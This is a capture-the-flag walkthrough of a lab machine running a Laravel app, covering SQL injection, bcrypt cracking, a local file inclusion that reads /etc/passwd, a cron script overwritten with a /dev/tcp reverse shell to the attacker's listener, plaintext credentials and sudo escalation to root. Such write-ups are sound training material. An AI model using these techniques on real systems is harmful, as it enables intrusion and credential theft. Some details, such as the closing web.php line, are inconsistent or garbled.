

BHULOK

Security Assessment & CTF Walkthrough


A structured, professional rewrite of the supplied seven-page field notes. The report documents the observed attack path from web enumeration through SQL injection, LFI, credential/key discovery, cron abuse, user access, and root escalation.

1. Executive Summary

The supplied notes describe a successful compromise path against the Bhulok Laravel application. The investigation begins with service discovery and identification of a Laravel application listening on port 8000. Further application enumeration reveals a vulnerable Lokas search/agent functionality that is used to extract database information through SQL injection. The extracted database information identifies the administrative account superadmin. The supplied notes record the recovered password as Rocknroll. After administrative login, an experimental file interface exposes a file parameter vulnerable to local file inclusion (LFI). The LFI is then used to retrieve local account information and an SSH private key belonging to the bhulok user. The notes continue with discovery of a cron job running as patallok, followed by access to the patallok account, recovery of user.txt, and finally exploitation of sudo privileges to obtain root access and root.txt. The supplied source also ends with an unresolved question asking for the contents of web.php; no answer is present in the provided material, so this report intentionally marks that item as pending rather than inventing a value.

2. Reconnaissance & Application Identification

The initial investigation identifies the Bhulok web service at port 8000. The application is identified as being built with Laravel. The supplied browser screenshot shows the Bhulok interface and the service running at the target address.




Key observations

- Web application: Bhulok
- Web port: 8000
- Framework: Laravel
- Interesting functionality: Lokas / experimental AI-style query interface

3. SQL Injection & Database Enumeration

The supplied report identifies a vulnerable input near the end of the Lokas functionality. The screenshot shows a UNION-based SQL injection being used to query the users table and concatenate fields such as email, password, and name



The extracted record reveals the administrative account. The notes then move to password recovery and show a password-cracking workflow using the recovered hash

```

(root@linux)-[~/Public]
# cat > hash.txt
$2y$12$w3U/prn1PpGkPu2ktEipMuuiTf2nx0gy8dSIX0ngJCfdw1w9f72y6
^C

(root@linux)-[~/Public]
# cat hash.txt
$2y$12$w3U/prn1PpGkPu2ktEipMuuiTf2nx0gy8dSIX0ngJCfdw1w9f72y6
^C

(root@linux)-[~/Public]
# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rocknroll (?)
1g 0:00:02:07 DONE (2026-10-05 23:01) 0.007846g/s 15.81p/s 15.81c/s 15.81C/s sexy69..jesusfreak
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Admin name: superadmin

Admin password: rocknroll

4. Administrative Access & Local File Inclusion



After administrative authentication, the interface exposes an Experimental File Interface. The source notes specifically direct the investigator to examine the file parameter

EXPERIMENTAL FILE INTERFACE

The administrative laboratory contains an experimental file-loading interface. Investigate the `file` parameter on `/admin/file` url and observe how resource locations.

The screenshot demonstrates local file retrieval and shows the system account list. The enumeration identifies the users `bhulok` and `patallok`, which become important for the next stages of the compromise.

Impact: An authenticated user can access local files outside the intended application content, enabling disclosure of operating-system and application secrets.

```
← → ↻ 🏠 🔒 Not Secure http://192.168.170.134:8000/admin/file?file=/etc/passwd
🌐 OffSec 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗉 Kali Forums 🕒 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1:/:var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuid:x:104:105:/:run/uuid:/usr/sbin/nologin
tcpdump:x:105:107:/:nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109:/:var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
bhulok:x:1000:1000:bhulok:/home/bhulok:/bin/bash
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
_galera:x:110:65534::/nonexistent:/usr/sbin/nologin
mysql:x:111:111:MariaDB Server,,,:/nonexistent:/bin/false
patallok:x:1001:1001:patallok,10002,3213423234,1231234123,1231:/home/patallok:/bin/bash
```

5. SSH Key Discovery

The next step documented in the source is retrieval of the bhulok user's SSH private key through the file interface.


```

drwxr-xr-x 5 bhulok bhulok 4096 Oct 5 17:55 .
drwxr-xr-x 4 root root 4096 Oct 5 10:47 ..
-rwxrwx--x 1 patallok bhulok 0 Oct 5 17:55 backup.sh
lrwxrwxrwx 1 bhulok bhulok 9 Oct 5 10:46 .bash_history -> /dev/null
-rw-r--r-- 1 bhulok bhulok 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 bhulok bhulok 3771 Mar 31 2024 .bashrc
drwx----- 2 bhulok bhulok 4096 Oct 5 04:32 .cache
drwx----- 3 bhulok bhulok 4096 Oct 5 11:11 .local
-rw-r--r-- 1 bhulok bhulok 807 Mar 31 2024 .profile
drwxr-xr-x 2 bhulok bhulok 4096 Oct 5 10:45 .ssh
-rw-r--r-- 1 bhulok bhulok 0 Oct 5 04:32 .sudo_as_admin_successful
bhulok@bhulok:~$ cat backup.sh
bhulok@bhulok:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.dail
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.week
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.mont
* * * * * patallok /bin/bash /home/bhulok/backup.sh

```

The notes then show interaction with the backup script and progression toward a shell for patallok.

The documented weakness is the trust boundary between a script controlled or writable by one account and a scheduled task executed with the privileges of another account.

In a hardened environment, privileged scheduled jobs should use protected scripts, restrictive permissions, absolute paths, and controlled ownership.

```

bhulok@bhulok:~$ cat > backup.sh
bash -i &>/dev/tcp/192.168.170.128/1234 <&1
^C
bhulok@bhulok:~$ cat backup.sh
bash -i &>/dev/tcp/192.168.170.128/1234 <&1
bhulok@bhulok:~$

```

7. Patallok Shell & User Flag

Account: patallok

user.txt: a7f3c91e82b64d05f1a9c7e3b8d2

```

# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.170.128] from (UNKNOWN) [192.168.170.134] 47286
bash: cannot set terminal process group (2198): Inappropriate ioctl for device
bash: no job control in this shell
patallok@bhulok:~$ ls -all
ls -all
total 32
drwxr-x--- 3 patallok patallok 4096 Oct  5 12:27 .
drwxr-xr-x 4 root      root      4096 Oct  5 10:47 ..
-rw----- 1 patallok patallok   27 Oct  5 11:23 .bash_history
-rw-r--r-- 1 patallok patallok  220 Oct  5 10:47 .bash_logout
-rw-r--r-- 1 patallok patallok 3771 Oct  5 10:47 .bashrc
-rw-r--r-- 1 patallok patallok  807 Oct  5 10:47 .profile
drwx----- 2 patallok patallok 4096 Oct  5 10:51 top secret file
-rw----- 1 patallok patallok   29 Oct  5 12:27 user.txt
patallok@bhulok:~$ cat user.txt
cat user.txt
a7f3c91e82b64d05f1a9c7e3b8d2
patallok@bhulok:~$ cd "top secret file"
cd "top secret file"
> "
"
bash: cd: '$'top secret file\n': No such file or directory
patallok@bhulok:~$ cd t*
cd t*
patallok@bhulok:~/top secret file$ ls
ls
study
patallok@bhulok:~/top secret file$ cat s*
cat s*
patallok:patallok0789
bhulok:bhulok0789
root:root0789
patallok@bhulok:~/top secret file$ |

```

8. Sudo Privilege Escalation & Root

The source notes describe a misleading root-login attempt and then a successful investigation of

sudo permissions. The screenshot shows that patallok is permitted to run commands with sudo.

Root access: Obtained via sudo privileges

root.txt: c84e1f7a9b32d6e05c91f4a8b7d3

```

patallok@bhulok:~/top secret file$ su root
su root
Password: root0789
su: Authentication failure
patallok@bhulok:~/top secret file$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input
sudo: a password is required
patallok@bhulok:~/top secret file$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ile$ python3 -c 'import pty;pty.spawn("/bin/bash")'
patallok@bhulok:~/top secret file$ sudo -l
sudo -l
[sudo] password for patallok: patallok0789

Matching Defaults entries for patallok on bhulok:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User patallok may run the following commands on bhulok:
    (ALL : ALL) ALL
patallok@bhulok:~/top secret file$ sudo su root
sudo su root
root@bhulok:/home/patallok/top secret file# cat /root/root.txt
cat /root/root.txt
c84e1f7a9b32d6e05c91f4a8b7d3
root@bhulok:/home/patallok/top secret file#

```

```

root@bhulok:/usr/share/apache2# find / -name web.php 2>/dev/null
/var/laravel/bhulok/routes/web.php
/var/laravel/bhulok/vendor/laravel/breeze/stubs/inertia-common/routes/web.php
/var/laravel/bhulok/vendor/laravel/breeze/stubs/livewire-common/routes/web.php
/var/laravel/bhulok/vendor/laravel/breeze/stubs/api/routes/web.php
/var/laravel/bhulok/vendor/laravel/breeze/stubs/default/routes/web.php
/usr/share/apache2/web.php
root@bhulok:/usr/share/apache2# cat /usr/share/apache2/web.php
c84e1d754632d6e05c91f4a8b7d3
root@bhulok:/usr/share/apache2#

```

Web.php:Inimage